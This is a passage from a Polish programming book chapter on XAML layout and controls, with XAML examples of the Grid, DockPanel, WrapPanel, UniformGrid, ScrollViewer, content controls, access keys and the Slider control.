    <TextBox x:Name="usernameText" Grid.Column="1" Margin="10,10,10,10" />
    <TextBlock Text="Hasło" FontSize="14.667" Foreground="Black"
               VerticalAlignment="Center" Grid.Row="1" />
    <TextBox x:Name="passwordText" Grid.Column="1" Grid.Row="1"
             Margin="10,10,10,10" />
</Grid>
```

Poprzez dostosowanie wymiarów do zawartości eliminujemy niebezpieczeństwo niezamierzonego przycięcia tekstu ze względu na przydzielenie elementowi zbyt małego obszaru. Dodatkowo taki interfejs będzie łatwiej zlokalizować, gdyż panel **Grid** automatycznie zmodyfikuje swój układ, jeśli oryginalne teksty zastąpimy ich odpowiednikami w innym języku.

Domyślną wartością właściwości **Width** elementu **ColumnDefinition** jest **1\***. Można w nim podać dowolną liczbę zakończoną znakiem gwiazdki, a w takim przypadku rozmiary poszczególnych kolumn będą proporcjonalne do podanych wartości liczbowych. Na przykład wartość **2\*** oznacza, że dana kolumna zajmie dwa razy więcej miejsca niż kolumna o szerokości **1\***. Na potrzeby kolumn, których szerokość jest określana w taki sposób, przydzielany jest obszar panelu pozostały po rozmieszczeniu kolumn zajmujących tyle miejsca, ile im potrzeba; a zatem w przykładzie z [Przykład 19-17](#) kolumna zawierająca etykiety będzie zajmować tyle miejsca, ile potrzeba do ich wyświetlenia, natomiast kolumna z polami tekstowymi zajmie całą pozostałą szerokość panelu.

Normalnie ten sposób określania szerokości kolumn — przy użyciu zapisu z gwiazdką — jest stosowany wyłącznie, gdy szerokość panelu **Grid** jest ograniczona, ponieważ w takich przypadkach jego ogólna szerokość określi obszar pozostały na potrzeby kolumn o szerokości podawanej w opisywany tu sposób. Jeśli jednak taki panel zostanie umieszczony w kontekście, który wymusi na nim samodzielne określenie swojej szerokości, to w efekcie takie kolumny zostaną potraktowane tak samo jak te, których szerokość została określona jako **Auto**.

Wiersze panelu **Grid** także obsługują te same trzy sposoby wymiarowania. Ich wysokość jest określana za pomocą właściwości **Height** elementu **RowDefinition**.

**Grid** jest jednym z najbardziej elastycznych paneli. Gdyby nie były dostępne panele **Canvas** oraz **StackPanel**, to dokładnie takie same efekty można by uzyskać, stosując panel **Grid**. Aby uzyskać odpowiednik panelu **Canvas**, należało by użyć panelu **Grid** składającego się z jednej komórki, o czym już wcześniej wspominałem. Jeśli w takim przypadku właściwościom określającym wyrównanie elementu w pionie i poziomie przypiszemy wartości **Top** i **Left**, to jego położenie będziemy mogli określić przy użyciu właściwości **Margin**. Aby zasymulować panel **StackPanel** o układzie pionowym, wystarczy utworzyć siatkę składającą się z jednej kolumny o szerokości określonej jako **Auto** oraz z jednego wiersza o wysokości **Auto** dla każdego elementu podległego umieszczonego w siatce. Z kolei panel **StackPanel** o układzie poziomym można zasymulować, tworząc siatkę składającą się z jednego wiersza i kilku kolumn, przypisując przy tym ich szerokościom i wysokościom wartość **Auto**.

## PODPOWIEDŹ

Oczywiście panel `StackPanel` jest znacznie łatwiejszy w użyciu, a poza tym w porównaniu ze swym odpowiednikiem tworzonym przy użyciu elementu `Grid` zapewnia jeszcze jedną, znacznie ważniejszą zaletę. Nie trzeba w nim jawnie z góry określić liczby tworzonych wierszy lub kolumn — wystarczy umieścić w nim elementy podrzędne, a panel sam się dostosuje do ich liczby. (A jeśli w trakcie działania programu usuniemy jeden z elementów podrzędnych z kolekcji `Children` panelu `StackPanel`, to powstały pusty obszar zostanie automatycznie zniwelowany). Ten aspekt działania panelu `StackPanel` jest bardzo ważny, gdy korzystamy z techniki wiązania danych (ang. *data binding*) i podczas tworzenia kodu XAML możemy nie wiedzieć, jaka będzie liczba prezentowanych elementów.

## Wyspecjalizowane panele Windows Runtime

Windows Runtime definiuje kilka wyspecjalizowanych typów paneli zaprojektowanych w celu obsługi różnych popularnych układów wykorzystywanych w aplikacjach pełnoekranowych. Klasa

`VariableSizedWrapGrid` ułatwia tworzenie układu podobnego do tego, który jest używany na stronie startowej systemu Windows 8 i w którym elementy są umieszczane w siatce o równych komórkach, lecz niektóre z nich mogą zajmować kilka komórek. Oczywiście taki sam układ można by łatwo stworzyć przy użyciu panelu `Grid`, wykorzystując dodatkowo właściwości `ColumnSpan` oraz `RowSpan`.

Jednak klasa `VariableSizedWrapGrid` została zaprojektowana z myślą o zastosowaniu w sytuacjach, kiedy nie znamy liczby elementów, które zostaną umieszczone w siatce podczas działania programu (jak jest na przykład podczas korzystania z techniki wiązania danych). Poza tym choć można jej używać niezależnie, to jednak została ona zaprojektowana w celu stosowania w interaktywnych kontrolkach obsługujących tego typu przewijane siatki, takich jak `GridView`.

Istnieje jeszcze jeden panel przeznaczony do współpracy z klasą `GridView`; nosi on nazwę `WrapGrid` i jest nieco łatwiejszy w użyciu. Jest on przeznaczony do tworzenia podobnych układów jak te tworzone przy użyciu `VariableSizedWrapGrid`, w których jednak elementy zajmują tyle samo miejsca.

Windows Runtime definiuje także panel o nazwie `CarouselPanel`, przeznaczony do prezentowania cyklicznej listy elementów, w której po dotarciu do ostatniego elementu ponownie zostanie wyświetlony pierwszy z nich. Został on utworzony jako element implementacji kontrolki `ComboBox`, która w systemie Windows 8 działa właśnie w taki cykliczny sposób. W rzeczywistości dokumentacja stwierdza, że jest to jedyne miejsce, które oficjalnie obsługuje ten panel, dlatego jest on szczególnie wyspecjalizowany; choć dokumentacja sugeruje, że będzie on także

działał jako panel prezentujący inne elementy, jeśli zostanie umieszczony w dowolnej kontrolce typu `ItemsControl` (stanowiącej klasę bazową dla takich kontrolek jak `ComboBox`, `ListBox` i inne).

## Panel WPF

WPF definiuje kilka bardzo przydatnych paneli, których nie ma w innych platformach XAML, choć dwa z nich — `DockPanel` oraz `WrapPanel` — są dostępne w ramach pakietu Silverlight Toolkit, który można pobrać ze strony <http://silverlight.codeplex.com/>.

Pierwszy z nich, `DockPanel`, przydaje się podczas tworzenia układów, w których elementy są umieszczane przy jednej z krawędzi kontenera. Można go używać w celu tworzenia aplikacji o układzie przypominającym standardowe programy dla systemu Windows, w którym menu jest umieszczone u góry okna, pasek statusu u dołu, a z lewej panel zawierający na przykład hierarchiczny widok zawartości. Kod prostego układu tego typu został przedstawiony na [Przykład 19-18](#).

### Przykład 19-18. DockPanel

```
<DockPanel>
    <Menu DockPanel.Dock="Top">
        <MenuItem Header="Plik" />
        <MenuItem Header="Edycja" />
    </Menu>

    <StatusBar DockPanel.Dock="Bottom">
        <TextBlock Text="Gotowy" />
    </StatusBar>
    <TreeView DockPanel.Dock="Left">
        <TreeViewItem Header="Ence" IsExpanded="True">
            <TreeViewItem Header="Pence" />
        </TreeViewItem>
        <TreeViewItem Header="... i nic" />
    </TreeView>
    <TextBox Text="Napisz coś..." AcceptsReturn="True" />
</DockPanel>
```

W rzeczywistości wcale nie trzeba używać panelu `DockPanel`, aby stworzyć układ tego typu. Identyczny efekt można uzyskać, korzystając z panelu `Grid`, co pokazuje przykład przedstawiony na [Przykład 19-19](#). Jedyną zaletą panelu `DockPanel` jest to, że w jego przypadku przygotowanie interfejsu użytkownika jest nieco prostsze. Z drugiej strony, panel `Grid` jest łatwiejszy do wykorzystania w narzędziach projektanckich, takich jak edytor XAML dostępu w Visual Studio lub w programie Blend, dlatego też `DockPanel` zapewnia korzyści wyłącznie wtedy, gdy kod XAML jest pisany ręcznie.

## Przykład 19-19. Użycie panelu Grid do utworzenia układu przypominającego DockPanel

```
<Grid>
    <Grid.ColumnDefinitions>
        <ColumnDefinition Width="Auto" />
        <ColumnDefinition />
    </Grid.ColumnDefinitions>
    <Grid.RowDefinitions>
        <RowDefinition Height="Auto" />
        <RowDefinition />
        <RowDefinition Height="Auto" />
    </Grid.RowDefinitions>

    <Menu Grid.ColumnSpan="2">
        <MenuItem Header="Plik" />
        <MenuItem Header="Edycja" />
    </Menu>
    <StatusBar Grid.Row="2" Grid.ColumnSpan="2">
        <TextBlock Text="Gotowy" />
    </StatusBar>
    <TreeView Grid.Row="1">
        <TreeViewItem Header="Ence" IsExpanded="True">
            <TreeViewItem Header="Pence" />
        </TreeViewItem>
        <TreeViewItem Header="... i nic" />
    </TreeView>
    <TextBox Grid.Row="1" Grid.Column="1"
        Text="Napisz coś..." AcceptsReturn="True" />
</Grid>
```

Panel `WrapPanel` jest właściwie stosem stosów. `WrapPanel` o układzie poziomym wydaje się początkowo działać dokładnie tak samo jak `StackPanel` o układzie poziomym — rozmieszcza elementy od lewej do prawej, przydzielając każdemu z nich obszar o takiej szerokości, jakiej potrzebuje. Jednak różnice pomiędzy obydwoma panelami ujawniają się, kiedy zabraknie w nich miejsca. Panel `StackPanel` nie zdaje sobie sprawy z ograniczeń dostępnego obszaru w kierunku, w jakim są dodawane elementy, dlatego też będzie pozwalał na dodawanie kolejnych elementów, zupełnie jakby obszar oddany do jego dyspozycji był nieskończony. Wszystkie elementy umieszczone poza krawędziami panelu zostaną jednak przycięte. W przypadku `WrapPanel`, gdy w panelu zabraknie miejsca, zostanie w nim utworzony kolejny wiersz zawartości, co może nieco przypominać dodawanie kolejnego wiersza tekstu w edytorech: piszemy tekst w wierszu (lub w kolumnie, zależnie od wybranego języka), a kiedy zabraknie nam miejsca, przechodzimy do kolejnego wiersza (lub kolumny). `WrapPanel` może działać zarówno w układzie poziomym, jak i pionowym.

## PODPOWIEDŹ

W odróżnieniu od wielu innych paneli strategii rozmieszczania elementów stosowanej przez panel `WrapPanel` nie można zasymulować przy użyciu panelu `Grid`.

Choć klasa `WrapPanel` jest specyficzna dla WPF, to klasa `WrapGrid` dostępna w Windows Runtime dostarcza podobnych możliwości aplikacjom przeznaczonym do działania w systemie Windows 8. Ma ona inną nazwę, ponieważ `WrapGrid` udostępnia niektóre możliwości wiązania danych, którymi nie dysponuje klasa `WrapPanel` WPF, a które są niezbędne dla przewijanych układów prezentujących swą zawartość w formie siatki, mających kluczowe znaczenie dla wielu aplikacji Windows Runtime. (Panel `WrapPanel` WPF obsługuje mechanizmy wiązania danych, jednak w przypadku operowania na bardzo dużej liczbie elementów przestaje on działać wydajnie).

Kolejnym panelem dostępnym wyłącznie w WPF jest `UniformGrid`. Tworzy on siatkę, w której wszystkie komórki mają takie same wymiary i w której w każdej komórce może się znajdować tylko jeden element podrzędny. Wszystkie możliwości tego panelu można odtworzyć przy użyciu klasy `Grid`, jednak `UniformGrid` znacznie ułatwia konfigurowanie wierszy i kolumn. Elastyczność panelu `Grid` oznacza zarazem, że składnia jego kodu XAML jest stosunkowo rozbudowana — musimy tworzyć obiekty opisujące poszczególne wiersze i kolumny oraz dodawać właściwości określające, w jakich komórkach mają zostać umieszczone poszczególne elementy. Natomiast w przypadku panelu `UniformGrid` wystarczy określić, ile chcemy mieć wierszy i kolumn — brak elastyczności oznacza w tym przypadku, że nie są potrzebne obiekty służące do konfigurowania poszczególnych wierszy i kolumn. Okazuje się, że można nawet pominąć określanie wymiarów siatki; w takim przypadku liczba wierszy i kolumn będzie równa, a utworzonych zostanie ich tyle, by każdy element podrzędny mógł zostać umieszczony w osobnej komórce. Co więcej, rozmieszczenie elementów podrzędnych w komórkach siatki bazuje wyłącznie na ich kolejności — najpierw będzie wypełniany pierwszy wiersz siatki, od strony lewej do prawej, następnie drugi wiersz, i tak dalej. Oznacza to, że nie potrzebujemy właściwości dołączanych, określających, gdzie mają być umieszczane poszczególne elementy.

Istnieje jeszcze jeden element, który może nam pomóc w określaniu układu innych elementów interfejsu użytkownika. Nie jest to panel, jednak warto go poznać.

## ScrollView

**ScrollView** jest kontrolką, która może zawierać jeden element podrzędny. Może to być całkowicie dowolny element — na przykład panel — a zatem w praktyce w elemencie **ScrollView** można umieścić dowolnie dużo innych elementów; należy je tylko odpowiednio zagnieździć. Kontrolka **ScrollView** pyta swoją zawartość, jak dużego obszaru potrzebuje, a jeśli ta wielkość przekracza wymiary kontrolki, to **ScrollView** udaje, że taki obszar jest dostępny; w efekcie kontrolka ta tworzy okno prezentujące taki fragment swojej zawartości, jaki się w niej zmieści.

Dodatkowo kontrolka **ScrollView** wyświetla paski przewijania, umożliwiając użytkownikom przejrzenie całej swojej zawartości poprzez zmienianie widocznego fragmentu. W Windows Runtime kontrolka ta obsługuje także interakcję dotykową, pozwalając na przesuwanie wybranego fragmentu zawartości przy użyciu przeciągania, a nawet na zmienianie powiększenia przy użyciu gestów „uszczyplić”.

Stosowanie kontrolki **ScrollView** jest bardzo proste. Umieszczany w niej element nie musi nic wiedzieć o tym, że będzie przewijany, dlatego w kontrolce tej można umieszczać wszystko, co zechcemy, bez konieczności stosowania jakiegokolwiek specjalnego kodu.

## Zdarzenia związane z układem

Układ większości aplikacji nie jest stały. Większość z nich musi reagować na zmiany wymuszane przez warunki zewnętrzne — na przykład w przypadku zwyczajnych aplikacji biurowych można zmienić wymiary okna, natomiast aplikacje pełnoekranowe będą musiały reagować na zmiany orientacji ekranu. Niektóre zmiany są powodowane przez zdarzenia zachodzące w samej aplikacji — jeśli zmienimy zawartość elementu, którego wymiary są dostosowywane do zawartości, to ich zmiana może mieć reperkusje dla całej reszty układu. (Na przykład: jeśli zmianie ulegną wymiary elementu umieszczonego w siatce, w kolumnie, której wielkość jest automatycznie dostosowywana do zawartości, to taka zmiana może mieć wpływ nie tylko na tę jedną kolumnę układu, lecz także na wszystkie inne kolumny o szerokości określonej przy użyciu zapisu z gwiazdką).

Wszystkie elementy definiują zdarzenie **LayoutChanged**. Jest ono zgłasiane, kiedy postać układu zostanie określona po raz pierwszy — można się przekonać, że kiedy spróbujemy odczytać wartości właściwości **ActualWidth** oraz **ActualHeight** przed pierwszym zgłoszeniem tego zdarzenia, to obie będą miały wartość 0. Oprócz tego zdarzenie to jest zgłasiane za każdym razem, kiedy jakiś czynnik spowoduje zmianę układu. W praktyce przeważająca większość elementów nie wymaga obsługi tego zdarzenia, gdyż będziemy w stanie zapewnić możliwość automatycznej adaptacji układu poprzez zastosowanie odpowiedniej kombinacji paneli. Niemniej jednak może się zdarzyć, że w odpowiedzi na radykalną zmianę wielkości będziemy

chcieli wprowadzić jakieś znaczące zmiany w postaci układu — na przykład sensownym rozwiązaniem mogłoby być całkowite ukrycie niektórych elementów, jeśli szerokość lub wysokość dostępnego obszaru spadnie poniżej pewnej granicy.

Pełnoekranowe aplikacje przeznaczone dla systemu Windows 8 muszą w odpowiedni sposób obsługiwać pewne konkretne zdarzenia. Muszą sobie radzić z możliwością zmiany orientacji tabletu z pionowej na poziomą. Muszą także obsługiwać nową możliwość systemu Windows 8, pozwalającą na *pryczepianie* (albo „zadokowanie”) aplikacji przy jednej z krawędzi ekranu. Aplikacje dostosowane do stylu systemu Windows 8 będą zazwyczaj działać w trybie pełnoekranowym, jednak użytkownik może zażądać, by jednocześnie były widoczne dwie aplikacje. W takim przypadku jedna będzie zajmowała większość obszaru ekranu, natomiast druga zostanie przyczepiona do jednej z jego krawędzi. Taka aplikacja będzie mieć do dyspozycji jedynie obszar o wielkości 320 pikseli, zatem będzie to najprawdopodobniej jedna z tych sytuacji, gdy same mechanizmy automatycznego dostosowywania układu nie wystarczą — w takich sytuacjach w większości aplikacji konieczne będzie użycie zupełnie innego, uproszczonego układu.

Nie ma żadnych konkretnych zdarzeń reprezentujących zmiany orientacji urządzenia, przyczepienie aplikacji do krawędzi ekranu bądź jej odczepienie. Muszą nam zatem wystarczyć informacje o zmianie wielkości. Można by to robić, korzystając ze zdarzeń `LayoutChange`, jednak mogą one być zgłaszane w odpowiedzi na zmiany układu, które niekoniecznie muszą oznaczać zmiany wielkości — ich przyczyny mogą leżeć w samej aplikacji. Dlatego też zazwyczaj używamy statycznej właściwości `Current` klasy `Window` i obsługujemy zdarzenie `Changed` zwracanego przez nią obiektu `Window`. Aplikacje Windows Runtime zawsze mają tylko jedno okno, zatem zmiana jego wielkości będzie oznaczała bądź to zmianę orientacji ekranu, przyczepienie lub odczepienie aplikacji do krawędzi ekranu, bądź wyświetlenie aplikacji na ekranie o innych wymiarach niż ten, na którym była ona wyświetlana wcześniej.

Podczas obsługi zdarzenia `SizeChanged` możemy skorzystać ze statycznej właściwości `Value` klasy `ApplicationView`, która zwraca wartość typu wyliczeniowego `ApplicationViewState`. Będzie to jedna z następujących wartości: `FullScreenLandscape`, `FullScreenPortrait`, `Snapped` lub `Filled`. Ten ostatni tryb oznacza, że jakaś inna aplikacja jest aktualnie przyczepiona do krawędzi ekranu, a nasza wypełnia jego pozostały obszar. Pryczepianie aplikacji jest możliwe wyłącznie w układzie pionowym i dlatego rozróżnienie pomiędzy układem poziomym i pionowym jest odstępne wyłącznie dla trybu pełnoekranowego.

Wszystkie opisane do tej pory techniki określania układu przydadzą nam się wyłącznie w przypadku, gdy będziemy mogli coś w takim układzie wyświetlić. Dlatego też w kolejnym podrozdziale poznamy różne wbudowane, interaktywne elementy interfejsu użytkownika.

## Kontrolki

XAML definiuje różne *kontrolki*, elementy posiadające jakiś wbudowany sposób interakcji z użytkownikiem. Ponieważ związana z nimi terminologia jest czasami używana w sposób nieco niekonsekwentny, zatem warto wyjaśnić, czym są kontrolki. Wszystkie platformy XAML definiują klasę `Control`, a typy, które po niej dziedziczą, zazwyczaj mają dwie cechy wspólne. Przede wszystkim są elementami, z którymi użytkownik może prowadzić interakcję „od razu”<sup>[85]</sup> (czyli bez konieczności pisania jakiekolwiek dodatkowego kodu w celu zdefiniowania działania kontrolki — jeśli dodamy do interfejsu użytkownika element `CheckBox`, to automatycznie będzie on działał jak zwyczajne pole wyboru). Po drugie, wygląd kontrolek jest modyfikowalny — możemy całkowicie zmienić sposób prezentacji kontrolki bez utraty jej sposobu działania.

Mylące jest jednak to, że platformy XAML definiują różne przestrzenie nazw, w których występuje słowo „Controls”, lecz które nie zawierają żadnych elementów dziedziczących po klasie `Control`, bądź takich, które miałyby opisane wcześniej cechy. Na przykład Windows Runtime definiuje przestrzeń nazw

`Windows.UI.Xaml.Controls`, która odpowiada przestrzeni

`System.Windows.Controls` innych platform XAML. Wszystkie te przestrzenie nazw oprócz tego, że zawierają kontrolki, udostępniają także różne typy paneli, takie jak `Grid` lub `StackPanel`, które są czymś całkowicie innym niż kontrolki — nie są interaktywne, a może się zdziwić, że nawet nie będą widoczne.

Czasami można się spotkać z użyciem słowa *kontrolka* w nieco szerszym znaczeniu — jako określenia dowolnego elementu XAML. Osobiście uważam, że nie jest to dobre i pomocne rozwiązańe — istnieje termin *element*, którego używamy w ogólnych przypadkach, natomiast uważam, że przydatne jest rozróżnienie elementów posiadających możliwości interakcji i swój charakterystyczny (choć modyfikowalny) wygląd oraz elementów służących do innych celów, takich jak określanie układu oraz tworzenie prostej grafiki. Dlatego w tym podrozdziale zajmiemy się typami dziedziczącymi po klasie `Control`.

## Kontrolki z zawartością

XAML definiuje kilka *kontrolek z zawartością*, czyli takich, w których można umieścić dowolny inny element i które zapewniają jakąś możliwość interakcji z tą

zawartością. Kontrolki tego typu definiują właściwość **Content**, jednak nie trzeba jej samodzielnie określać — jeśli umieścimy jakiś element wewnątrz takiej kontrolki, to automatycznie zostanie on zapisany w jej właściwości **Content**. Wszystkie te kontrolki dziedziczą po wspólnej klasie bazowej **ContentControl**. Poznaliśmy już kilka przykładów kontrolek tego rodzaju. Na przykład jest nią **Button** — choć najczęściej wewnątrz przycisku jest umieszczany tekst, to jednak można tam umieścić, co tylko zechcemy. **Przykład 19-20** przedstawia przycisk, którego zawartością jest panel **StackPanel**.

### Przykład 19-20. Zawartość przycisku

```
<Button>
    <StackPanel Orientation="Horizontal">
        <Path Fill="Cyan" Stroke="Blue" StrokeThickness="1"
              VerticalAlignment="Center"
              Data="M4,0 L11,0 6,10 9,10 0,20 3,10 0,10z" />
        <TextBlock Text="Start" />
    </StackPanel>
</Button>
```

Wewnątrz użytego panelu został umieszczony element graficzny oraz tekst, a jak widać na **Rysunek 19-13**, oba te elementy zostały wyświetlane jako tytuł przycisku. Ponieważ zawartością przycisku może być dowolny panel (a właściwie dowolny element), zatem dysponujemy pełną kontrolą nad układem jego zawartości. Takie rozwiązanie jest znacznie bardziej elastyczne niż podejście stosowane w kilku innych platformach, w których przyciski mogą być prezentowane jedynie na kilka z góry określonych sposobów; a zatem bitmapę oraz jakiś tekst można na ich wyświetlać wyłącznie w ścisłe określonych konfiguracjach.



Rysunek 19-13. Przycisk zawierający zawartość graficzną i tekstową

#### PODPOWIEDŹ

Kontrolki z zawartością są ważną ilustracją stosowanej w języku XAML zasady kompozycji. Można sobie wyobrazić kontrolkę przycisku, która oprócz standardowego przeznaczenia spełnia także inne funkcje, takie jak definiowanie swego wyglądu oraz zarządzanie układem swojej zawartości. Jednak w praktyce obowiązkowe są od siebie oddzielone. Kontrolka **Button** definiuje jedynie swoje interaktywne działania. Jej ogólny wygląd jest określany przez zupełnie inny obiekt — szablon przycisku, a jak się już niebawem przekonamy, w ramach tego ogólnego wyglądu zawartość przycisku znowu została wydzielona.

Inne kontrolki przypominające przyciski, takie jak **CheckBox** oraz **RadioButton**, także są kontrolkami z zawartością, jednak sposób ich działania może się znacząco

różnić od działania przycisków. `ScrollView` także jest kontrolką z zawartością, jednak jej interaktywne działanie jest raczej odmienne od przycisku, choć bez wątpienia jest to kontrolka, która aby mogła się do czegokolwiek przydać, musi zapewniać możliwość umieszczenia wewnątrz niej jakiejś innej zawartości.

Istnieją także kontrolki reprezentujące elementy list (na przykład `ListBoxItem` reprezentuje jeden element wyświetlany na liście tworzonej przy użyciu kontrolki `ListBox`). Wszystkie one dziedziczą po klasie `ContentControl`. To oznacza, że elementy list, list rozwijanych oraz innych kontrolek nie ograniczają się jedynie do tekstu — każdy element listy może mieć dowolną zawartość. Przykład przedstawiony na [Przykład 19-21](#) pokazuje listę rozwijaną, której elementy zawierają tekst, grafikę oraz ich połączenie.

#### Przykład 19-21. ComboBox o złożonej zawartości

```
<ComboBox>
    <ComboBoxItem>
        <Rectangle Fill="Red" Width="100" Height="20"/>
    </ComboBoxItem>
    <ComboBoxItem Content="Tekst" />
    <ComboBoxItem>
        <Ellipse Fill="Blue" Width="100" Height="20"/>
    </ComboBoxItem>
    <ComboBoxItem>
        <StackPanel Orientation="Horizontal">
            <Rectangle Fill="Red" Width="100" Height="20"/>
            <ComboBoxItem Content="Tekst i grafika" />
            <Ellipse Fill="Blue" Width="100" Height="20"/>
        </StackPanel>
    </ComboBoxItem>
</ComboBox>
```

Wygląd tej listy przedstawia [Rysunek 19-14](#). (Na rysunku widoczna jest sama rozwijana lista, ponieważ w systemie Windows 8 zawartość takich list przesłania główną kontrolkę, a nie jest wyświetlana poniżej niej).



Rysunek 19-14. ComboBox o złożonej zawartości

Nawet skromne etykiety ekranowe — **ToolTip** — także są kontrolką z zawartością. Swoją drogą, bardzo ostrożnie należy podchodzić do stosowania etykiet ekranowych w aplikacjach, które mogą działać na urządzeniach wyposażonych w ekrany dotykowe, ponieważ użytkownicy mogą mieć poważne problemy z odkryciem ich istnienia. Etykiety te są zazwyczaj wyświetlane, kiedy wskaźnik myszy zostanie umieszczony w obszarze kontrolki, a choć urządzenia obsługiwane przy użyciu pióra mogą to wykryć, to jednak ekrany dotykowe obsługiwane przy użyciu palców zazwyczaj nie dysponują taką możliwością. W systemie Windows 8 można wyświetlić etykietę poprzez naciśnięcie i przytrzymanie kontrolki, jednak w porównaniu z użyciem wskaźnika myszy takie rozwiązanie jest dziwne i nieporęczne, a poza tym nie będzie ono działać w sytuacjach, gdy ten gest zostanie wykorzystany do jakichś innych celów. (W podobny sposób, poprzez naciśnięcie i przytrzymanie, są obsługiwane na przykład menu kontekstowe). Dlatego też zazwyczaj lepiej jest znaleźć inny sposób przekazywania użytkownikom informacji niż poprzez użycie etykiet ekranowych.

Kontrolki z zawartością mogą nawet zawierać inne kontrolki. Co prawda stosowanie takich rozwiązań nie zawsze jest dobrym pomysłem — na przykład trochę dziwne i niezrozumiałe byłoby umieszczenie jednego przycisku w tytule innego. Z drugiej strony, bardzo przydatna jest możliwość umieszczania innych kontrolek wewnątrz **ScrollViewer**. Ogromną zaletą modelu kontrolek z zawartością jest to, że dzięki oparciu go na zasadzie kompozycji narzuca on bardzo niewielkie ograniczenia na strukturę tworzonego interfejsu użytkownika.

Choć każda kontrolka automatycznie udostępnia charakterystyczne dla siebie sposoby interakcji, to jednak aby służyły one jakimś użytecznym celom w naszej aplikacji, dosyć często będziemy musieli je kojarzyć z jakimś kodem. (Nie jest to jednak regułą — kontrolki **ScrollViewer** oraz **ToolTip** będą działać, nawet jeśli ograniczymy się do umieszczenia ich w kodzie XAML). Zazwyczaj sprowadza się to do prostego dołączenia procedury obsługi zdarzeń i skorzystania z jakiejś właściwości.

Na przykład kontrolka **Button** definiuje zdarzenie **Click**, które jest zgłasiane w momencie kliknięcia przycisku. Zazwyczaj należy korzystać właśnie z tego zdarzenia, a nie z działających na niższym poziomie zdarzeń: **PointerPressed** w Windows Runtime lub **MouseLeftButtonDown** w WPF, gdyż przyciski można kliknąć na kilka różnych sposobów. Można to zrobić, używając myszy lub palca, lecz równie dobrze można go zaznaczyć, naciskając kilka razy przycisk **Tab**, a następnie kliknąć, naciskając klawisz spacji. WPF pozwala także na definiowanie *klawisza skrótu*. Przykład dwóch przycisków z określonymi klawiszami skrótów przedstawia [Przykład 19-22](#).

## Przykład 19-22. Klawisz skrótu w WPF

```
<Button Click="OnClick1" Margin="2" Content="Pierwszy" />
<Button Click="OnClick2" Margin="2" Content="_Drugi" />
```

Należy zwrócić uwagę na właściwości **Content**. Kiedy zawartością kontrolki będzie zwyczajny łańcuch znaków, to WPF spróbuje odnaleźć w nim znak podkreślenia, a jeśli to się uda, zostanie on użyty jako klawisz skrótu. Zdefiniowanie klawisza skrótu domyślnie nie powoduje żadnych zmian w wyglądzie kontrolki — przyciski z [Przykład 19-22](#) będą wyglądały tak, jak pokazują dwa przyciski widoczne z lewej strony [Rysunek 19-15](#). Jednak kiedy użytkownik naciśnie klawisz *Alt*, gdy aplikacja będzie aktywna, to litery umieszczone za znakiem podkreślenia zostaną podkreślone, co pokazują dwa przyciski widoczne z prawej strony [Rysunek 19-15](#).



Rysunek 19-15. Przyciski bez oznaczenia klawisz skrótu oraz z oznaczeniem go

Trzymając wciśnięty klawisz *Alt*, użytkownik może „kliknąć” przycisk, naciskając klawisz skrótu, a zatem naciśnięcie kombinacji *Alt+W* spowoduje zgłoszenie zdarzenia **Click** przez pierwszy przycisk, a naciśnięcie kombinacji *Alt+D* — przez drugi. (W pierwszym przycisku zastosowaliśmy literę *W*, a nie *P*, ponieważ kombinacja *Alt+P* jest powszechnie kojarzona w systemie Windows z menu *Plik*).

Bez wątpienia łatwiej jest pozwolić, by kontrolka **Button** sama dbała o niezbędne szczegóły i ograniczyć się jedynie do obsługi zdarzeń **Click**, gdyż dzięki temu nasza aplikacja będzie działać niezależnie od tego, czy będzie obsługiwana przy użyciu klawiatury, myszy, ekranu dotykowego, czy też jakichś mechanizmów ułatwienia dostępu bądź narzędzi obsługujących interfejs użytkownika w sposób programowy. Dlatego jeśli chcemy, by jakiś inny element, taki jak **Image** (który wyświetla bitmapę), reagował na kliknięcia lub dotykanie, to preferowanym rozwiązaniem jest zazwyczaj umieszczenie go wewnątrz kontrolki **Button**, a nie obsługa zdarzeń **PointerPressed** lub **MouseLeftButtonDown** samej kontrolki, którą chcemy zastosować.

## Kontrolki Slider oraz ScrollBar

Aplikacje często wymagają, by użytkownicy podawali jakieś dane liczbowe. Oczywiście można w tym celu użyć zwyczajnego pola tekstowego, jednak jeśli wartość ma się mieścić w jakimś zakresie, to czasami łatwiej będzie użyć kontrolki **Slider**. Na przykład w aplikacji graficznej można jej używać w celu modyfikacji kontrastu obrazka. W takim przypadku kontrolka powinna zapewniać możliwość aktualizacji obrazka na bieżąco, tak by użytkownik mógł modyfikować wartość aż

do momentu, gdy wygląd obrazka spełni jego oczekiwania. Wprowadzanie liczb w formie tekstowej może zapewniać większą dokładność, jednak w aplikacjach, w których użytkownik chciałby od razu zauważać efekty wprowadzanych zmian, zazwyczaj łatwiej będzie skorzystać z kontrolki **Slider**. (Oczywiście nic nie stoi na przeszkodzie, by udostępnić oba sposoby wprowadzania wartości). Przykład kontrolki **Slider** przedstawia [Przykład 19-23](#).

### Przykład 19-23. Kontrolka Slider

```
<Slider Minimum="0" Maximum="10" ValueChanged="OnSliderValueChanged" />
```

Kontrolka ta pozwala na określenie zakresu wartości, na którym ma operować. Udostępnia ona właściwość **Value** pozwalającą na odczyt oraz ustawienie aktualnie wybranej wartości i to właśnie ona będzie zazwyczaj używana w kodzie ukrytym korzystającym z kontrolki. Oprócz tego za każdym razem, gdy wartość kontrolki zostanie zmieniona, zgłasza ona zdarzenie **ValueChanged**. Opcjonalnie można także skorzystać z właściwości **SmallChange** oraz **LargeChange**. Pierwsza z nich określa, o ile będzie się zmieniać wartość, jeśli użytkownik wybierze kontrolkę przy użyciu klawiatury, a następnie będzie zmieniać jej wartość, używając klawiszy strzałek. Z kolei druga właściwość określa, o ile będzie się zmieniać wartość kontrolki w przypadku naciskania klawiszy *Page Up* oraz *Page Down* bądź kiedy użytkownik kliknie pusty obszar z prawej lub lewej strony suwaka.

XAML definiuje także kontrolkę **ScrollBar**. Z punktu widzenia obsługi programowej jest ona bardzo podobna do kontrolki **Slider** — obie mają tę samą klasę bazową, **RangeBase** — jednak obie są prezentowane w odmienny sposób. Różnica pomiędzy tymi kontrolkami ma raczej charakter znaczeniowy — użytkownicy spodziewają się, że przy krawędziach jakiegoś przewijanego obszaru będą umieszczane paski przewijania (**ScrollBar**), natomiast w miejscach, gdzie trzeba podać wartość z jakiegoś zakresu, oczekują użycia kontrolki **Slider**. W obu kontrolkach zakres dostępnych wartości konfigurowany jest w taki sam sposób. Obie też zgłaszają to samo zdarzenie — **ValueChanged** — w odpowiedzi na zmianę położenia suwaka, czyli elementu graficznego, w który obie kontrolki są wyposażone i który można przeciągać.

